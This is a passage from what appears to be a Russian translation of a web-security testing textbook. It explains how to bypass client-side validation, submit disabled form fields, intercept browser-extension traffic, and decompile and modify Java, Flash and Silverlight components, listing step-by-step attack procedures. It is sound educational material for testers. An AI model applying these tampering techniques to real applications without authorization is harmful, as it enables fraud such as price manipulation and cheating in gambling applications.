Встроенные в сами HTML-формы механизмы проверки входных данных чрезвычайно просты и недостаточно детальны для надлежащей проверки многих видов ввода. Например, регистрационная форма может содержать поля имени, адреса электронной почты, номера телефона и почтового индекса, каждое из которых ожидает данные своего типа. Поэтому часто встречается специализированная клиентская проверка ввода, реализованная в сценариях. Рассмотрим следующий вариант исходного примера:

```
<form method=”post” action=”Shop.aspx?prod=2” onsubmit=”return
validateForm(this)”>
Product: Samsung Multiverse <br/>
Price: 399 <br/>

Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)
<br/>
<input type=”submit” value=”Buy”>
</form>

<script>function validateForm(theForm)
{
    var isInteger = /^\d+$/;
    var valid = isInteger.test(quantity) &&
        quantity > 0 && quantity <= 50;
    if (!valid)
        alert(’Please enter a valid quantity’);
    return valid;
}
</script>
```

> **Попробуйте сами!**
>
> http://mdsec.net/shop/139/

Атрибут `onsubmit` тега `form` предписывает браузеру выполнить функцию `ValidateForm`, когда пользователь нажимает кнопку Submit, и отправить форму, только если эта функция возвращает `true`. Такой механизм позволяет клиентской логике перехватить попытку отправки формы, выполнить специальные проверки введённых пользователем данных и решить, следует ли принять этот ввод. В приведённом примере проверка проста: она определяет, являются ли данные в поле количества целым числом от 1 до 50.

Клиентские средства контроля такого рода обычно легко обойти. Как правило, достаточно отключить JavaScript в браузере. Тогда атрибут `onsubmit` игнорируется и форма отправляется без специальной проверки.

Однако отключение JavaScript может нарушить работу приложения, если его нормальное функционирование зависит от клиентских сценариев, например при построении частей пользовательского интерфейса. Более аккуратный подход - ввести в поле браузера безобидное, заведомо допустимое значение, перехватить проверенный запрос прокси-сервером и заменить данные требуемым значением. Часто это самый простой и изящный способ преодолеть проверку на основе JavaScript.

В качестве альтернативы можно перехватить содержащий процедуру проверки JavaScript ответ сервера и изменить сценарий, нейтрализовав его действие: в предыдущем примере заставить функцию `ValidateForm` всегда возвращать `true`.

Этапы атаки

1. Выявите все случаи применения клиентского JavaScript для проверки входных данных перед отправкой формы.

2. Передайте серверу данные, которые обычно были бы заблокированы проверкой: измените отправляемый запрос, внедрив недопустимые данные, либо измените код проверки формы, нейтрализовав его.

3. Как и в случае ограничений длины, определите, воспроизведены ли клиентские средства контроля на сервере, а если нет, можно ли использовать это со злонамеренной целью.

4. Учтите: если перед отправкой формы клиентской проверке подвергаются несколько полей ввода, каждое из них необходимо отдельно проверять недопустимыми данными, оставляя допустимые значения во всех остальных полях. Если одновременно передать недопустимые данные в нескольких полях, сервер может прекратить обработку формы, обнаружив первое недопустимое поле. Тогда проверка не достигнет всех возможных путей выполнения кода приложения.

Примечание. Клиентские процедуры JavaScript для проверки пользовательского ввода широко распространены в веб-приложениях, но не следует считать уязвимым каждое такое приложение. Приложение подвержено риску лишь тогда, когда клиентская проверка не воспроизведена на сервере, и даже в таком случае только если специально сформированный ввод, обходящий клиентскую проверку, позволяет вызвать какое-либо нежелательное поведение приложения.

В большинстве случаев клиентская проверка пользовательского ввода положительно влияет на производительность приложения и качество взаимодействия с пользователем. Например, заполняя подробную регистрационную форму, обычный пользователь может допустить разные ошибки: пропустить обязательные поля или неправильно записать номер телефона. Без клиентской проверки исправление этих ошибок может потребовать нескольких перезагрузок страницы и обменов сообщениями с сервером. Базовые проверки на стороне клиента делают работу пользователя гораздо удобнее и снижают нагрузку на сервер.

Отключённые элементы

Если элемент HTML-формы помечен как отключённый, он отображается на экране, но обычно затенён и не допускает редактирования или обычного использования. Кроме того, при отправке формы он не передаётся серверу. Например, рассмотрим следующую форму:

```
<form method=”post” action=”Shop.aspx?prod=5”>
Product: Blackberry Rude <br/>
Price: <input type=”text” disabled=”true” name=”price” value=”299”>

<br/>
Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)
<br/>
<input type=”submit” value=”Buy”>
</form>
```

Форма включает цену товара как отключённое текстовое поле и отображается на экране, как показано на рисунке 5-4.

Рисунок 5-4. Форма с отключённым полем ввода

При отправке этой формы серверу передаётся только параметр количества. Однако наличие отключённого поля позволяет предположить, что прежде приложение, возможно, использовало параметр цены, например для тестирования во время разработки. Этот параметр передавался бы серверу и мог обрабатываться приложением. В такой ситуации обязательно следует проверить, продолжает ли серверное приложение обрабатывать этот параметр. Если да, постарайтесь использовать данный факт.

Попробуйте сами!

`http://mdsec.net/shop/104/`

Этапы атаки

1. Ищите отключённые элементы в каждой форме приложения. Обнаружив такой элемент, попытайтесь передать его серверу вместе с остальными параметрами формы и определить, оказывает ли он какое-либо влияние.

2. Элементы отправки часто помечают отключёнными, чтобы кнопки выглядели затенёнными в контекстах, где соответствующее действие недоступно. Всегда пытайтесь передать имена этих элементов и выяснить, выполняет ли приложение серверную проверку перед попыткой совершить запрошенное действие.

3. Учтите, что браузеры не включают отключённые элементы формы при её отправке. Поэтому вы не обнаружите их, если будете просто последовательно изучать функциональность приложения и отслеживать запросы браузера. Чтобы выявить отключённые элементы, необходимо наблюдать ответы сервера или просматривать исходный код страницы в браузере.

4. С помощью функции модификации HTML в Burp Proxy можно автоматически включать все отключённые поля, используемые в приложении.

Получение пользовательских данных: расширения браузера

Помимо HTML-форм, другой основной способ получать, проверять и передавать пользовательские данные заключается в применении клиентского компонента, работающего в расширении браузера, например Java или Flash. Когда расширения браузера только начали использоваться в веб-приложениях, они часто выполняли простые и преимущественно косметические задачи. Теперь компании всё чаще создают с их помощью полнофункциональные клиентские компоненты. Они работают внутри браузера на разных клиентских платформах и обеспечивают отклик, гибкость и удобство настольного приложения. Побочным следствием становится перенос на клиент ради скорости и удобства пользователя задач обработки, которые прежде выполнялись на сервере. В некоторых случаях, например в приложениях биржевой торговли, скорость настолько критична, что значительная часть основной логики приложения выполняется на стороне клиента. Архитектура приложения может намеренно жертвовать безопасностью в пользу скорости, возможно, из-за ошибочного убеждения, что трейдеры являются доверенными пользователями или расширение браузера содержит собственные защитные средства. Вспомнив основную проблему безопасности из главы 2 и предыдущие разделы этой главы, мы знаем, что клиентский компонент в принципе не способен защитить собственную бизнес-логику.

Расширения браузера могут получать данные разными способами: через формы ввода, а иногда посредством взаимодействия с файловой системой или реестром клиентской операционной системы. До передачи серверу они способны выполнять сколь угодно сложную проверку и обработку полученных данных. Кроме того, поскольку их внутренняя работа менее прозрачна, чем HTML-формы и JavaScript, разработчики чаще предполагают, что выполняемую ими проверку невозможно обойти. Поэтому расширения браузера часто оказываются плодотворной целью для обнаружения уязвимостей веб-приложений.

Классический пример расширения браузера, применяющего средства контроля на стороне клиента, - компонент казино. Учитывая сделанные нами наблюдения о ненадёжности клиентских средств контроля, сама мысль реализовать приложение для азартных игр в Интернете с помощью расширения браузера, локально работающего на компьютере потенциального злоумышленника, вызывает интерес. Если любой аспект игры контролируется клиентом, а не сервером, злоумышленник может точно манипулировать игрой, чтобы повысить шансы, изменить правила или подменить результаты, передаваемые серверу. В таком сценарии возможны атаки нескольких видов:

• клиентскому компоненту могут доверить поддержание состояния игры. В этом случае локальное вмешательство в состояние даст злоумышленнику преимущество;

• злоумышленник может обойти клиентское средство контроля и совершить недопустимое действие, рассчитанное на получение преимущества в игре;

• злоумышленник может найти скрытую функцию, параметр или ресурс, вызов которых открывает неправомерный доступ к серверному ресурсу;

• если в игре участвуют другие пользователи или представитель заведения, клиентский компонент может получать и обрабатывать сведения о других игроках, знание которых даст злоумышленнику преимущество.

Распространённые технологии расширений браузера

Наиболее вероятно встретить расширения браузера в виде апплетов Java, Flash и Silverlight. Поскольку эти технологии конкурируют в достижении сходных целей, их архитектура обладает одинаковыми свойствами, значимыми для безопасности:

• они компилируются в промежуточный байт-код;

• они выполняются внутри виртуальной машины, предоставляющей изолированную среду выполнения;

• они могут использовать среды удалённого взаимодействия с сериализацией для передачи сложных структур данных или объектов по HTTP.

Java

Апплеты Java работают в виртуальной машине Java (JVM) и подчиняются изоляции, применяемой политикой безопасности Java. Поскольку Java существует с раннего периода истории Интернета, а её основные концепции оставались относительно неизменными, накоплен большой объём знаний и инструментов для атаки и защиты апплетов Java, как описано далее в этой главе.

Flash

Объекты Flash работают в виртуальной машине Flash и, подобно апплетам Java, изолированы от основного компьютера. Когда-то Flash в основном служил средством доставки анимированного содержимого, но с тех пор получил дальнейшее развитие. С появлением новых версий ActionScript

Flash теперь прямо позиционируется как средство доставки полноценных настольных приложений. Ключевое недавнее изменение во Flash - ActionScript 3 и его возможность удалённого взаимодействия с сериализацией Action Message Format (AMF).

Silverlight

Silverlight - альтернатива Flash от Microsoft. Он разработан со сходной целью: создавать насыщенные приложения, подобные настольным, позволяя веб-приложениям предоставлять внутри браузера ограниченную среду .NET в изолированном окружении. Технически приложения Silverlight можно разрабатывать на любом совместимом с .NET языке, от C# до Python, хотя C# встречается намного чаще остальных.

Подходы к расширениям браузера

При атаке на приложения, использующие компоненты расширений браузера, необходимо применять два основных метода.

Во-первых, можно перехватывать и изменять запросы компонента и ответы, получаемые от сервера. Во многих случаях это самый быстрый и простой способ начать тестирование компонента, но можно столкнуться с рядом ограничений. Передаваемые данные могут быть обфусцированы, зашифрованы или сериализованы с помощью схем, характерных для используемой технологии. Рассматривая лишь трафик, создаваемый компонентом, можно упустить важную функциональность или бизнес-логику, обнаружимую только при анализе самого компонента. Кроме

того, могут возникнуть препятствия для обычного применения перехватывающего прокси-сервера, но, как правило, их можно преодолеть тщательной настройкой, описанной далее в этой главе.

Во-вторых, можно атаковать непосредственно сам компонент и попытаться декомпилировать его байт-код, чтобы увидеть исходный код, либо динамически взаимодействовать с компонентом через отладчик. Преимущество такого подхода заключается в том, что при тщательном выполнении он выявляет всю функциональность, которую компонент поддерживает или на которую ссылается. Он также позволяет изменять ключевые данные, передаваемые серверу в запросах, независимо от механизмов обфускации или шифрования данных при передаче. Недостаток состоит в возможных больших затратах времени и необходимости подробно понимать технологии и языки программирования, применяемые в компоненте.

Во многих случаях уместно сочетать оба метода. В следующих разделах каждый из них рассматривается подробнее.

Перехват трафика расширений браузера

Если браузер уже настроен на применение перехватывающего прокси-сервера, а приложение загружает клиентский компонент через расширение браузера, запросы этого компонента могут проходить через прокси. В некоторых случаях ничего дополнительно делать не требуется: тестирование соответствующей функциональности можно начать, перехватывая и изменяя запросы компонента обычным образом.

В контексте обхода клиентской проверки ввода, реализованной в расширении браузера, если компонент прозрачно передаёт проверенные данные серверу, эти данные можно изменить перехватывающим прокси-сервером тем же способом, который уже описан для данных HTML-формы. Например, расширение браузера, поддерживающее механизм аутентификации, может получать учётные данные пользователя, выполнять их проверку и передавать значения серверу как открытые текстовые параметры в запросе. Такую проверку легко обойти без какого-либо анализа или атаки самого компонента.

В других случаях можно столкнуться с различными препятствиями, затрудняющими тестирование, как описано в следующих разделах.

Обработка сериализованных данных

Приложения могут сериализовать данные или объекты перед передачей в HTTP-запросах. Хотя некоторые строковые данные можно понять, просто изучив необработанные сериализованные данные, в общем случае для полного понимания их необходимо распаковать. А чтобы изменить данные и вмешаться в обработку приложения, сначала следует распаковать сериализованное содержимое, должным образом отредактировать его и правильно сериализовать заново. Простое редактирование необработанных сериализованных данных почти наверняка нарушит формат и вызовет ошибку синтаксического анализа при обработке сообщения приложением.

У каждой технологии расширений браузера есть собственная схема сериализации данных в HTTP-сообщениях. Поэтому формат сериализации в целом можно вывести из типа используемого клиентского компонента, хотя обычно он в любом случае очевиден при внимательном изучении соответствующих HTTP-сообщений.

Сериализация Java

Язык Java содержит встроенную поддержку сериализации объектов, и апплеты Java могут применять её для передачи сериализованных структур данных между клиентским и серверным компонентами приложения. Сообщения с сериализованными объектами Java обычно можно распознать по следующему заголовку `Content-Type`:

```
Content-Type: application/x-java-serialized-object
```

Перехватив необработанные сериализованные данные с помощью прокси, можно десериализовать их средствами самой Java и получить доступ к содержащимся в них примитивным элементам данных.

DSer - удобный подключаемый модуль Burp Suite, предоставляющий среду для просмотра и изменения сериализованных объектов Java, перехваченных в Burp. Этот инструмент преобразует примитивные данные внутри перехваченного объекта в формат XML для удобного редактирования. После изменения соответствующих данных DSer заново сериализует объект и соответствующим образом обновляет HTTP-запрос.

Загрузить DSer и подробнее узнать о его работе можно по следующему URL:

blog.andlabs.org/2010/09/re-visiting-java-de-serialization-it.html

Сериализация Flash

Flash использует собственный формат сериализации, пригодный для передачи сложных структур данных между серверными и клиентскими компонентами. Action Message Format (AMF) обычно можно распознать по следующему заголовку `Content-Type`:

```
Content-Type: application/x-amf
```

Burp изначально поддерживает формат AMF. Обнаружив HTTP-запрос или ответ с сериализованными данными AMF, он распаковывает содержимое и представляет его для просмотра и редактирования в виде дерева, как показано на рисунке 5-5. После изменения соответствующих примитивных элементов данных в структуре Burp заново сериализует сообщение, и его можно передать серверу или клиенту для обработки.




Рисунок 5-5. Burp Suite поддерживает формат AMF и позволяет просматривать и редактировать десериализованные данные

Сериализация Silverlight

Приложения Silverlight могут использовать среду удалённого взаимодействия Windows Communication Foundation (WCF), встроенную в платформу .NET. Клиентские компоненты Silverlight с WCF обычно применяют двоичный формат Microsoft .NET для SOAP (NBFS), который можно распознать по следующему заголовку `Content-Type`:

```
Content-Type: application/soap+msbin1
```

Для Burp Proxy доступен подключаемый модуль, автоматически десериализующий закодированные в NBFS данные перед их отображением в окне перехвата Burp. После просмотра или изменения декодированных данных модуль заново кодирует их перед передачей серверу или клиенту для обработки.

Подключаемый модуль WCF binary SOAP для Burp создал Брайан Холифилд; загрузить его можно здесь:

www.gdssecurity.com/l/b/2009/11/19/wcf-binary-soap-plug-in-for-burp/

Препятствия для перехвата трафика расширений браузера

Настроив браузер на применение перехватывающего прокси-сервера, можно обнаружить, что запросы компонентов расширений браузера не перехватываются прокси либо завершаются неудачей. Обычно эта проблема вызвана особенностями обработки компонентом прокси HTTP, SSL или того и другого. Как правило, её можно устранить тщательной настройкой инструментов.

Первая проблема заключается в том, что клиентский компонент может не учитывать конфигурацию прокси, заданную в браузере или настройках компьютера. Это происходит потому, что компоненты способны самостоятельно отправлять HTTP-запросы в обход API самого браузера или среды расширений. Даже в таком случае запросы компонента можно перехватить. Для этого необходимо изменить файл hosts компьютера и настроить прокси на поддержку невидимого проксирования и автоматического перенаправления к правильному целевому хосту. Подробнее об этом см. в главе 20.

Вторая проблема состоит в том, что клиентский компонент может не принимать сертификат SSL, представляемый перехватывающим прокси-сервером. Если прокси использует общий самоподписанный сертификат, а браузер настроен его принимать, компонент расширения браузера всё равно может отклонить сертификат. Причина может состоять в том, что расширение не получает настройки браузера для временно доверенных сертификатов или сам компонент программно требует отклонять недоверенные сертификаты. В обоих случаях проблему можно обойти, настроив прокси на использование корневого сертификата центра сертификации, которым подписываются действительные сертификаты отдельных хостов для каждого посещаемого сайта, и установив сертификат центра сертификации в доверенное хранилище сертификатов компьютера. Подробнее об этом см. в главе 20.

В редких случаях клиентские компоненты могут обмениваться данными по протоколу, отличному от HTTP, который просто невозможно обработать перехватывающим прокси-сервером. В таких ситуациях затронутый трафик всё же можно просматривать и изменять с помощью сетевого анализатора или инструмента перехвата вызовов функций. Один из примеров - Echo Mirage, который внедряется в процесс и перехватывает вызовы API сокетов, позволяя просматривать и изменять данные до их отправки по сети. Echo Mirage можно загрузить по следующему URL:

www.bindshell.net/tools/echomirage

Этапы атаки

1. Убедитесь, что прокси правильно перехватывает весь трафик расширения браузера. При необходимости воспользуйтесь анализатором, чтобы выявить трафик, который неправильно проходит через прокси.

2. Если клиентский компонент использует стандартную схему сериализации, убедитесь в наличии инструментов для её распаковки и изменения. Если компонент применяет собственный механизм кодирования или шифрования, для полного тестирования его необходимо декомпилировать или отлаживать.

3. Изучите ответы сервера, запускающие ключевую клиентскую логику. Нередко своевременный перехват и изменение ответа сервера позволяют разблокировать графический интерфейс клиента, после чего легко раскрывать и выполнять сложные или многоэтапные привилегированные действия.

4. Если приложение выполняет критическую логику или события, которые нельзя доверять клиентскому компоненту, например вытягивает карту или бросает кости в приложении для азартных игр, ищите связь между выполнением критической логики и обменом данными с сервером. Если клиент не обращается к серверу для определения исхода события, приложение определённо уязвимо.

Декомпиляция расширений браузера

Безусловно, самый тщательный метод атаки на компонент расширения браузера - декомпилировать объект, полностью проверить исходный код, а при необходимости изменить код, чтобы поменять поведение объекта, и скомпилировать его заново. Как уже обсуждалось, расширения браузера компилируются в байт-код. Байт-код - это высокоуровневое, независимое от платформы двоичное представление, исполняемое соответствующим интерпретатором, например виртуальной машиной Java или Flash Player, причём каждая технология расширений браузера использует собственный формат байт-кода. Благодаря этому приложение может работать на любой платформе, где работает сам интерпретатор.

Высокоуровневый характер представления байт-кода означает, что теоретически его всегда можно декомпилировать во что-то, напоминающее исходный код. Однако различные защитные методы могут заставить декомпилятор завершиться неудачей или вывести декомпилированный код, который очень трудно проследить и понять.

Если такая защита от обфускации не препятствует работе, декомпиляция байт-кода обычно является предпочтительным способом понять и атаковать компоненты расширений браузера. Она позволяет изучить бизнес-логику, оценить всю функциональность клиентского приложения и целенаправленно изменить его поведение.

Загрузка байт-кода

Первый этап - загрузить исполняемый байт-код, с которым предстоит работать. Обычно он загружается одним файлом по URL, указанному в исходном коде HTML страниц приложения, запускающих расширение браузера. Апплеты Java обычно загружаются тегом `<applet>`, а другие компоненты - тегом `<object>`. Например:

```
<applet code=”CheckQuantity.class” codebase=”/scripts”
id=”CheckQuantityApplet”>
</applet>
```

В некоторых случаях URL загрузки байт-кода не столь очевиден, поскольку компонент может загружаться различными сценариями-обёртками, предоставляемыми разными средами расширений браузера. Другой способ найти URL байт-кода - просмотреть историю прокси после загрузки расширения браузером. При таком подходе необходимо помнить о двух возможных препятствиях:

• некоторые прокси-инструменты применяют к истории прокси фильтры, скрывающие обычно менее интересные элементы, например изображения и файлы таблиц стилей. Если запрос байт-кода расширения браузера найти не удаётся, измените фильтр отображения истории прокси так, чтобы были видны все элементы;

• браузеры обычно кешируют загруженный байт-код компонентов расширений агрессивнее, чем другие статические ресурсы, например изображения. Если браузер уже загружал байт-код компонента, даже полное обновление использующей его страницы может не заставить браузер снова запросить компонент. В таком случае может потребоваться полностью очистить кеш браузера, закрыть все экземпляры браузера, а затем запустить новый сеанс, чтобы заставить браузер снова запросить байт-код.

Определив URL байт-кода расширения браузера, обычно можно просто вставить этот URL в адресную строку браузера. После этого браузер предложит сохранить файл байт-кода в локальной файловой системе.

> **Совет.** Если запрос байт-кода найден в истории Burp Proxy, а ответ сервера содержит полный байт-код, а не ссылку на ранее кешированную копию, байт-код можно сохранить непосредственно в файл из Burp. Самый надёжный способ - выбрать вкладку Headers в окне просмотра ответа, щёлкнуть правой кнопкой мыши нижнюю панель с телом ответа и выбрать в контекстном меню Copy to File.

Декомпиляция байт-кода

Байт-код обычно распространяется в однофайловом пакете, который, возможно, потребуется распаковать, чтобы получить отдельные файлы байт-кода для декомпиляции в исходный код.

Апплеты Java обычно упакованы в файлы `.jar` (Java archive), а объекты Silverlight - в файлы `.xap`. Оба типа используют формат архива zip, поэтому их легко распаковать: переименовать файлы с расширением `.zip`, а затем открыть любым средством чтения zip и извлечь отдельные содержащиеся файлы. Байт-код Java находится в файлах `.class`, а байт-код Silverlight - в файлах `.dll`. После распаковки соответствующего пакета эти файлы необходимо декомпилировать, чтобы получить исходный код.

Объекты Flash упакованы в файлы `.swf` и перед использованием декомпилятора не требуют распаковки.

Для фактической декомпиляции байт-кода необходимо применять специальные инструменты, зависящие от используемой технологии расширения браузера, как описано в следующих разделах.

Инструменты Java

Байт-код Java можно декомпилировать в исходный код Java с помощью инструмента Jad (Java decompiler), доступного по адресу:

www.varaneckas.com/jad

Инструменты Flash

Байт-код Flash можно декомпилировать в исходный код ActionScript. Альтернативный и зачастую более эффективный подход - дизассемблировать байт-код в читаемый человеком вид, не выполняя полной декомпиляции в исходный код.

Для декомпиляции и дизассемблирования Flash можно применять следующие инструменты:

• Flasm - `www.nowrap.de/flasm`;

• Flare - `www.nowrap.de/flare`;

• SWFScan - `www.hp.com/go/swfscan` (работает с ActionScript 2 и 3).

Инструменты Silverlight

Байт-код Silverlight можно декомпилировать в исходный код инструментом .NET Reflector, доступным по адресу:

www.red-gate.com/products/dotnet-development/reflector/

Работа с исходным кодом

Получив исходный код компонента или нечто на него похожее, можно применять разные подходы к атаке. Обычно первым делом исходный код изучают, чтобы понять работу компонента и содержащуюся либо упоминаемую в нём функциональность. Следует искать, в частности:

• проверку входных данных или другую значимую для безопасности логику и события, выполняемые на стороне клиента;

• процедуры обфускации или шифрования, которыми оборачиваются предоставленные пользователем данные перед отправкой серверу;

• скрытую клиентскую функциональность, не видимую в пользовательском интерфейсе, но, возможно, доступную после изменения компонента;

• ссылки на серверную функциональность, которую вы прежде не обнаружили при картографировании приложения.

Изучение исходного кода часто выявляет в компоненте интересные функции, которые захочется изменить или использовать для обнаружения потенциальных уязвимостей безопасности. Это может включать удаление клиентской проверки ввода, отправку серверу нестандартных данных, изменение клиентского состояния или событий либо непосредственный вызов присутствующей в компоненте функциональности.

Поведение компонента можно изменить несколькими способами, описанными в следующих разделах.

Повторная компиляция и выполнение в браузере

Декомпилированный исходный код можно изменить, чтобы поменять поведение компонента, заново скомпилировать в байт-код и выполнить изменённый компонент в браузере. Такой подход часто предпочтителен, когда необходимо управлять ключевыми клиентскими событиями, например броском костей в игровом приложении.

Для повторной компиляции необходимо использовать инструменты разработчика, соответствующие применяемой технологии:

• для Java перекомпилируйте изменённый исходный код программой `javac` из JDK;

• для Flash можно заново собрать изменённый байт-код с помощью `flasm` или перекомпилировать изменённый исходный код ActionScript в одной из сред разработки Flash от Adobe;

• для Silverlight перекомпилируйте изменённый исходный код в Visual Studio.

После повторной компиляции исходного кода в один или несколько файлов байт-кода может потребоваться заново упаковать распространяемый файл, если этого требует используемая технология. Для Java и Silverlight замените изменённые файлы байт-кода в распакованном архиве, снова упакуйте его средством zip, а затем верните расширение `.jar` или `.xap` соответственно.

Последний этап - загрузить изменённый компонент в браузер, чтобы внесённые изменения начали действовать в тестируемом приложении. Это можно сделать разными способами:

• если в дисковом кеше браузера удастся найти физический файл с исходным исполняемым компонентом, его можно заменить изменённой версией и перезапустить браузер. Этот подход может оказаться трудным, если браузер не использует отдельный файл для каждого кешированного ресурса или если кеширование компонентов расширений браузера реализовано только в памяти;

• с помощью перехватывающего прокси можно изменить исходный код загружающей компонент страницы и указать другой URL, ведущий в локальную файловую систему или на управляемый вами веб-сервер. Обычно этот подход сложен, поскольку изменение домена загрузки компонента может нарушить политику одинакового источника браузера и потребовать перенастройки браузера или иных способов ослабления этой политики;

• можно заставить браузер заново загрузить компонент с исходного сервера, как описано ранее в разделе «Загрузка байт-кода», перехватить прокси ответ с исполняемым файлом и заменить тело сообщения изменённой версией. В Burp Proxy это выполняется пунктом контекстного меню Paste from File. Обычно такой подход самый простой и наименее подвержен описанным выше проблемам.

Повторная компиляция и выполнение вне браузера

В некоторых случаях изменять поведение компонента непосредственно во время выполнения не требуется. Например, отдельные компоненты расширений браузера проверяют предоставленный пользователем ввод, а затем обфусцируют или шифруют результат перед отправкой серверу. В такой ситуации компонент можно изменить так, чтобы он выполнял требуемую обфускацию или шифрование произвольного непроверенного ввода и просто выводил результат локально. Затем прокси перехватывает соответствующий запрос, когда исходный компонент отправляет проверенный ввод, и заменяет его значением, выведенным изменённым компонентом.

Для такой атаки исходный исполняемый компонент, рассчитанный на работу внутри соответствующего расширения браузера, необходимо превратить в самостоятельную программу, запускаемую из командной строки. Способ зависит от используемого языка программирования. Например, в Java достаточно реализовать метод `main`. Пример приведён в разделе «Апплеты Java: практический пример».

Управление исходным компонентом с помощью JavaScript

В некоторых случаях изменять байт-код компонента не требуется. Вместо этого цели можно достичь, изменив JavaScript на HTML-странице, взаимодействующей с компонентом.

Изучив исходный код компонента, можно выявить все его открытые методы, которые непосредственно вызываются из JavaScript, и порядок обработки переданных им параметров. Нередко доступно больше методов, чем когда-либо вызывается со страниц приложения, а также можно дополнительно узнать о назначении и обработке их параметров.

Например, компонент может предоставлять метод для включения или отключения частей видимого пользовательского интерфейса. С помощью перехватывающего прокси можно отредактировать загружающую компонент HTML-страницу и изменить либо добавить JavaScript, чтобы разблокировать скрытые части интерфейса.

Этапы атаки

1. Примените описанные методы, чтобы загрузить байт-код компонента, распаковать его и декомпилировать в исходный код.
2. Изучите соответствующий исходный код и поймите, какая обработка выполняется.
3. Если компонент содержит открытые методы, которыми можно управлять для достижения цели, перехватите взаимодействующий с компонентом HTML-ответ и добавьте JavaScript, вызывающий нужные методы с вашими входными данными.
4. В противном случае измените исходный код компонента, чтобы достичь цели, затем заново скомпилируйте и выполните его в браузере или как самостоятельную программу.
5. Если компонент применяется для передачи серверу обфусцированных или зашифрованных данных, используйте изменённую версию для отправки серверу различных должным образом обфусцированных атакующих строк и исследования уязвимостей, как с любым другим параметром.

Преодоление обфускации байт-кода

Поскольку байт-код легко декомпилировать и восстановить его исходный код, были разработаны различные методы обфускации самого байт-кода. Их применение создаёт байт-код, который труднее декомпилировать либо который преобразуется в обманчивый или недействительный исходный код, очень трудный для понимания и невозможный для повторной компиляции без значительных усилий. Например, рассмотрим следующий обфусцированный исходный код Java:

```
package myapp.interface;

import myapp.class.public;
import myapp.throw.throw;
```

```
import if.if.if.if.else;
import java.awt.event.KeyEvent;

public class double extends public implements strict
{
    public double(j j1)
    {
        _mthif();
        _fldif = j1;
    }
    private void _mthif(ActionEvent actionevent)
    {
        _mthif(((KeyEvent) (null)));
        switch(_fldif._mthnew()._fldif)
        {
        case 0:
            _fldfloat.setEnabled(false);
            _fldboolean.setEnabled(false);
            _fldinstanceof.setEnabled(false);
            _fldint.setEnabled(false);
            break;
...
```

Обычно применяются следующие методы обфускации:

• осмысленные имена классов, методов и переменных-членов заменяются бессмысленными выражениями, например `a`, `b` и `c`. Читатель декомпилированного кода вынужден определять назначение каждого элемента, изучая его использование. Это затрудняет отслеживание разных элементов при прослеживании их через исходный код;

